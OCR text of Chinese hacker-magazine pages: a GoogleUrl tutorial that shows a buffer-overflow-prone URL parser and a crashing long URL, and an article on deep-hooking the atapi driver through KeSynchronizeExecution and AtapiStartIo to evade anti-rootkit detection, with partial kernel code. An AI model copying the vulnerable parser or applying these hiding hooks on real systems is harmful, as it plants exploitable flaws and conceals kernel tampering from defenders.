



图 2

在微软大力限制驱动的条件下，迫使大多数人放弃了 Ring 0 下的偏门方法，使 Ring 3 下的正规方法大行其道。本文的目的倒不仅仅是在于告诉各位读者一种监控进程启动的方法，更希望提醒大家在解决实际问题（无论在 Win32 平台还是 WIN64 平台）时，都多用正规方法，少用偏门方法。一来保证稳定性，二来保证兼容性。

另外，本人还想把这个程序做成兼容 Win32 和 Win64 两个平台的程序（就是说代码不变，就能分别成功编译成 x86 程序和 x64 程序并无错运行），可惜本人水平有限，暂时无法做到这一点。有过读者有兴趣，不妨一试。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：GoogleUrl、URL、Chrome



使用 GoogleUrl 方便安全地解析 URL

文/图　腾袭

最近笔者在研究 Chrome 代码的时候，发现了一个很实用的小工具，就是 GoogleUrl。它可以很方便地解析和管理 URL 信息，比如像得到 URL 中的路径、主机地址之类的，大大地简化了开发网络应用程序的步骤。

相信大家在处理 URL 中可能都会为如何使解析的过程安全，不产生溢出等问题而想过自己的一点方法吧。

如下的代码可能就会带来一些安全问题：

```
void testURL(const char* lpszUrl)
{
    char szDomain[256];
    char szUrlPath[256];
    szDomain[0] = 0;
    szUrlPath[0] = 0;
    const char *szStart = NULL;
    const char *szPathStart = NULL;
    if (strnicmp(lpszUrl, "http://", 7) == 0)
    {
        //http 开头
        szStart = lpszUrl + 7;
    } else if (strnicmp(lpszUrl, "https://", 8) == 0) {
        //https 开头
        szStart = lpszUrl + 8;
    } else {
        szStart = lpszUrl;
    }
    szPathStart = strstr(szStart, "/");
    if (szPathStart)
    {
        strcpy(szUrlPath, szPathStart);
    }
    strncpy(szDomain, szStart, szPathStart - szStart);
    szDomain[szPathStart - szStart] = 0;
    printf("Domain: %s\nPath: %s\n", szDomain, szUrlPath);
}
```

如果是一般的 URL 解析起来是没有什么问题的，因为毕竟超过 256 字节的域名和路径都很少见，至少笔者还没有见到过。

但如果构造一个特殊的 URL，那么就可能会给程序带来安全问题，特别是浏览器一类需要 URL 的软件，如以下的 URL 就会给使用以上类似代码的程序带来致命错误：

```
http://www.ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG
HIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWX
YZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOP
QRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG
HIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWX
YZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOP
QRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZ.com/index.
html?ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMN
OPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDE
FGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUV
WXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLM
NOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCD
EFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUV
WXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLM
NOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCD
EFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUV
WXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLM
NOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCD
EFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUV
WXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLM
NOPQRSTUVWXYZ
```

运行结果如图 1 所示。



图 1

原因就是地址的长度已经超出了缓冲区的长度，这是一个初学者经常会犯的一个错误，简单地认为一般 URL 不会超过这个长度就没有问题了，却不知道这么做埋下了一个巨大的安全隐患。轻则程序崩溃，重则可能成为病毒传播的摇篮。

这里笔者推荐大家使用 GoogleUrl，它直接避免了这个问

题，使用 C++的标准库为基础，可移植性高，又方便安全地解决了 URL 解析的问题。

因为 GoogleUrl 是开源的一个项目，我们可以在 Google Code 中找到：http://code.google.com/p/google-url/，直接用 svn 工具下载即可。GoogleUrl 还依赖一个第三方开源项目 ICU，这是一个将应用程序应用于国际化的一个项目，主要实现字符串的编码转换，我们可以在 http://www.icu-project.org/中找到相关说明和代码下载（注：这个网站可能需要代理才能上）。

下载好代码后里面有工程文件，设置好相关的项目环境，直接编译就可以得到 GoogleUrl 的链接库了：googleurl.lib、base.lib 和 icu 的链接库 icuuc.lib（注在附件中已包含）。

现在我们来看看 GoogleUrl 是怎么实现的。

首先是 GURL 这个类，就是 GoogleUrl 的导出类，我们对 Url 的操作也就是集中在这个类上面，如图 2 所示。

```
GURL()
GURL(const GURL & other)
GURL(const std::string & url_string)
GURL(const string16 & url_string)
GURL(const char * canonical_spec, size_t canonical_spec_len, const url_parse::
```

图 2

从上面我们可以看到，GURL 有上面几种初始化方式，我们一般都是用

```
GURL::GURL(const std::string& url_string)
```

这种初始化，如：

```
GURL gurl("http://user:123456@foo.tengattack.com:8080/index.php?action=init");
```

这样我们只需要直接传入 URL 字串即可。

接下来它会调用 InitCanonical 函数进行下一步的解析：

```
template<typename STR>
bool InitCanonical(const STR& input_spec,
                   std::string* canonical,
                   url_parse::Parsed* parsed) {
  // Reserve enough room in the output for the input, plus some extra so that
  // we have room if we have to escape a few things without reallocating.
  canonical->reserve(input_spec.size() + 32);
  url_canon::StdStringCanonOutput output(canonical);
  bool success = url_util::Canonicalize(
      input_spec.data(), static_cast<int>(input_spec.length()),
      NULL, &output, parsed);
  output.Complete();  // Must be done before using string.
  return success;
}
```

在函数 InitCanonical 中，调用了 url_util 命名空间的 Canonicalize(-> DoCanonicalize)进行解析，主要的解析过程在 url_parse 中完成。

了解了解析过程，我们用起来也就很快了，其实也没什么难度，就是几个方法，挺简单的。以下的一些方法是判断解析的 URL 中是否包含这些元素，如图 3 所示。

```
has_host() const
has_password() const
has_path() const
has_port() const
has_query() const
has_ref() const
has_scheme() const
has_username() const
```

图 3

以下的操作就是得到这些元素：

```
std::string scheme() const
    std::string username() const
    std::string password() const
    std::string host() const
    std::string port() const
    std::string path() const
    std::string query() const
    std::string ref() const
```

另外，GURL 还支持直接转换成 string，这样就可以直接输出 URL：std::cout << gurl;

我们现在来看看具体的使用代码吧：

```
#include "googleurl\src\gurl.h"
int _tmain(int argc, _TCHAR* argv[])
{
    //GoogleUrl
    GURL gurl("http://user:123456@foo.tengattack.com:8080/index.php?action=init");
    std::cout << std::endl << "URL: " << gurl << std::endl << std::endl;
    //得到域名\主机地址
    std::cout << "host() -> " << gurl.host() << std::endl;
    //得到端口号
    if (gurl.has_port())
        std::cout << "port() -> " << gurl.port() << std::endl;
    //得到 query
    if (gurl.has_query())
        std::cout << "query() -> " << gurl.query() << std::endl;
    //得到用户名密码
    if (gurl.has_username())
        std::cout << "username() -> " << gurl.username() << std::endl;
    if (gurl.has_password())
        std::cout << "password() -> " << gurl.password() << std::endl;
    //得到文件名
    std::cout << "ExtractFileName() -> " << gurl.ExtractFileName() << std::endl;
    //这个也是端口号，与 port()的区别就是就算没有指定端口号默认会返回 HTTP 80 端口
    std::cout << "EffectiveIntPort() -> " << gurl.EffectiveIntPort() << std::endl;
    //判断域名是否为 IP 地址
    std::cout << "HostIsIPAddress() -> " << gurl.HostIsIPAddress() << std::endl;
    std::cin.get();
    return 0;
}
```

输出如图 4 所示。





图 4

看，很方便地就把所需要的数据解析出来了吧。

从 GoogleUrl 这种小的项目中可以看到 Google 开发人员的严谨态度，而这种态度同样是我们最需要学习的。我们更需要在我们开发的工具中注意一些小问题，往往一个不起眼的问题也可以酿成大祸。千里之堤，毁于蚁穴啊！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：驱动
关键词：Atapi、Hook

Atapi 的深度 HOOK

文/图 ywledoc

在上一期的黑防里，讲了关于 Hook Atapi 的 IRP_MJ_INTERNAL_DEVICE_CONTROL 例程 IdePortDispatch 和 StartIo，来阻止特定扇区的读写。但是 dispatch hook 很容易被 ARK 检测到，图 1 即为 xuter 的检测结果。

14	IRP_MJ_DEVICE_CONTROL	0xF97A8592	[illegible]	0xF97A8592	C:\WI
15	IRP_MJ_INTERNAL_DEVICE_CONTROL	0xF9F87520	atapi hook	0xF97A47B4	C:\Do
16	IRP_MJ_SHUTDOWN	0x804F43F8	-	0x804F43F8	C:\WI
17	IRP_MJ_LOCK_CONTROL	0x804F43F8	-	0x804F43F8	C:\WI
18	IRP_MJ_CLEANUP	0x804F43F8	-	0x804F43F8	C:\WI
19	IRP_MJ_CREATE_MAILSLOT	0x804F43F8	-	0x804F43F8	C:\WI
20	IRP_MJ_QUERY_SECURITY	0x804F43F8	-	0x804F43F8	C:\WI
21	IRP_MJ_SET_SECURITY	0x804F43F8	-	0x804F43F8	C:\WI
22	IRP_MJ_POWER	0xF97A85BC	-	0xF97A85BC	C:\WI
23	IRP_MJ_SYSTEM_CONTROL	0xF97AF164	-	0xF97AF164	C:\WI
24	IRP_MJ_DEVICE_CHANGE	0x804F43F8	-	0x804F43F8	C:\WI
25	IRP_MJ_QUERY_QUOTA	0x804F43F8	-	0x804F43F8	C:\WI
26	IRP_MJ_SET_QUOTA	0x804F43F8	-	0x804F43F8	C:\WI
27	IRP_MJ_PNP_POWER	0xF97AF130	-	0xF97AF130	C:\WI
28	DriverStartIo	0xF9F874E0	atapi hook	0xF97A57C6	C:\Do

图 1

为了绕过 ARK 的检测，笔者决定进行深度的 HOOK，于是便有了此文。要进行深度的 HOOK 就要了解 IdePortDispatch 后的调用流程。在百度的帮助下，笔者知道了调用流程。这里引用 AZY 的一些内容，并略加修改：

"读写 IRP->IdePortDispatch->IoStartPacket->IdePortStartIo，到这里分两支：有 DMA 能力的走 BmSetup->BmReceiveScatterGatherList->IdePortAllocateAccessToken->以下与无 DMA 能力流程相同；无 DMA 能力的走：IdePortAllocateAccessToken> CallIdeStartIoSynchronized> KeSynchronizeExecution->IdeStartIoSynchronized->AtapiStartIo->IdeSendCommand->IdeReadWrite->Io 端口"。

可以发现，无论设备是否有 DMA 能力，最终都会调用无 DMA 能力中的那些函数，于是可以对这些函数进行 hook，这样一方面可以拦截请求，另一方面又不会被 ARK 检测到。那么要拦截下发的请求，那就要知道这些函数所接受的参数，通过 IDA 的分析后，笔者得到了以下 4 个函数的原型，其中类似于 devext_add_ach 这样的命名，意思是 devext 里偏移 0xac：

```
BOOLEAN __stdcall
AtapiStartIo(        ULONG          devext_add_ach,
        struct _SCSI_REQUEST_BLOCK* srb);
BOOLEAN __stdcall
IdeStartIoSynchronized(PVOID devobj);
int __stdcall
CallIdeStartIoSynchronized(int devext_add_7ch,
              int devext_add_7ch,
              int devext_add_7ch,
              PVOID dev_obj);
int __stdcall
IdePortStartIo(PVOID dev_obj, PIRP Irp);
```

Devext+0x7c 处是一个函数的指针，笔者不清楚此处保存的的什么，望牛人告之。

经过比较后，笔者选择了 AtapiStartIo 进行 HOOK，但是 AtapiStartIo 并未被导出，并且也不被保存在任何一个结构中，要找这个函数地址的办法就是特征搜索，或者栈回溯了。

先来说说栈回溯的方法。用 IDA 分析后，笔者发现 AtapiStartIo 在 devext_add_ach==0 并且 srb-> Function==2 时（如对 SRB 结构不清楚的，请看上期黑防文章"Atapi 层禁止特定扇区的读写"），会调用到 RtlCompareMemory，可以 HOOK 这个函数进行栈回溯。但是笔者考虑到 AtapiStartIo 调用 RtlCopareMemory 的种种限制条件，特别是 devext_add_ach==0 这个条件，笔者没有去尝试置此处为 0，并下发 srb-> Function==2 的 IRP，如果读者感兴趣，可以自行尝试。最终笔者采用了最笨的特征搜索。

在仔细观察上面的流程后可以发现，atapi 流程中会调用 KeSynchronizeExecution 这个导出的函数，于是思路就有了：先 hook KeSynchronizeExecution，进行判断是否是 Atapi 的调用，是则得到 IdeStartIoSynchronized 地址，然后在 IdeStartIoSynchronized 中进行特征搜索，得到 AtapiStartIo 地址；否则直接跳过。

那么新问题出现了，怎么判断是否是 Atapi 的调用呢？让我们来看看 CallIdeStartIoSynchronized 的代码：

```
f97a42ce 8bff        mov    edi,edi
f97a42d0 55          push   ebp
f97a42d1 8bec        mov    ebp,esp
f97a42d3 53          push   ebx
f97a42d4 8b5d14      mov    ebx,dword ptr [ebp+14h] // atapi 生成
的设备
…
f97a42ea 53          push   ebx
f97a42eb 683e3f7af9   push      offset atapi!IdeStartIoSynchronized
(f97a3f3e)
f97a42f0 ffb6d8000000  push  dword ptr [esi+0D8h]
f97a42f6 884517       mov    byte ptr [ebp+17h],al
f97a42f9 ff155c947af9  call   dword ptr [atapi!_imp__
KeSynchronizeExecution]
…
```

CallideStartIoSynchronized 将 atapi 生成的设备对像传递给了 KeSynchronizeExecutio 的第三个参数。那么应该不难想到验证 KeSynchronizeExecution 的第三个参数判断是否是 atapi 生成的设备，从而确定是否是 atapi 的调用。到这里，我们离成功已经不远了。

首先，要得到 atapi 生成的设备对象，这个不难，直接给出

代码：

```
RtlInitUnicodeString( &drv_name, L"\\Driver\\atapi");
status = ObReferenceObjectByName(&drv_name ,
                OBJ_CASE_INSENSITIVE ,
                NULL ,
                0,
                *IoDriverObjectType ,
                KernelMode ,
NULL ,
                (PVOID*)&atapi_drv);
atapi_dev = atapi_drv->DeviceObject;
while( atapi_dev  )
{     g_dev[g_dev_count] = (ULONG)atapi_dev;
      atapi_dev = atapi_dev->NextDevice;
      g_dev_count++;
}
```

然后要 hook KeSynchronizeExecution，InlineHook 的代码这里不给出，详细请看附带源码。下面给出 KeSynchronizeExecution 中的代码：

```
__asm
    {
        push    eax
        push    ecx
        mov     eax, [esp+14h] //KeSynchronizeExecution 的
第三个参数
        xor ecx,ecx
    laba1:
        cmpeax, [g_dev+ecx*4]
        jz   laba2
        inc  ecx
        cmpecx, 4
        jz   laba3
        jnz  laba1
    laba2:
        mov     eax, [esp+10h]
        mov     g_orig_ide_addr, eax
        call find_atapi //特征搜索函数
    laba3:
        pop ecx
        pop eax
        push    ebx
        mov     ebx,dword ptr [esp+8]
        jmp g_orig_ke_addr
    }
```

在 find_atapi 里进行特征搜索后，再次调用 inlinehook 代码对 AtapiStartIo 进行 hook，同样地，这里略过 inlinehook 的代码，让我们来看看自己实现的 AtapiStartIo 代码：

```
BOOLEAN
fake_AtapiStartIo(   PVOID          devext_add_ach,
         struct _SCSI_REQUEST_BLOCK* srb
         )
{
    ULONG max,min;
    max = 6290256+57;
    min = 6290256;
    if( srb->QueueSortKey <= max &&
         srb->QueueSortKey >= min)
    {
         KdBreakPoint();
    }
    return orig_AtapiStartIo(devext_add_ach, srb);
}
```

如果读者对上期的《Atapi 层禁止特定扇区的读写》还有印象的话，我想这段代码应该不难理解了。在对扇区 6290256 开始后的 57 个扇区之内的访问，都会中断下来。而这个扇区是笔者本地磁盘上的一个文件所在的扇区。关于如何取得文件所在的扇区，起参见上期黑防的文章。代码执行效果如图 2。


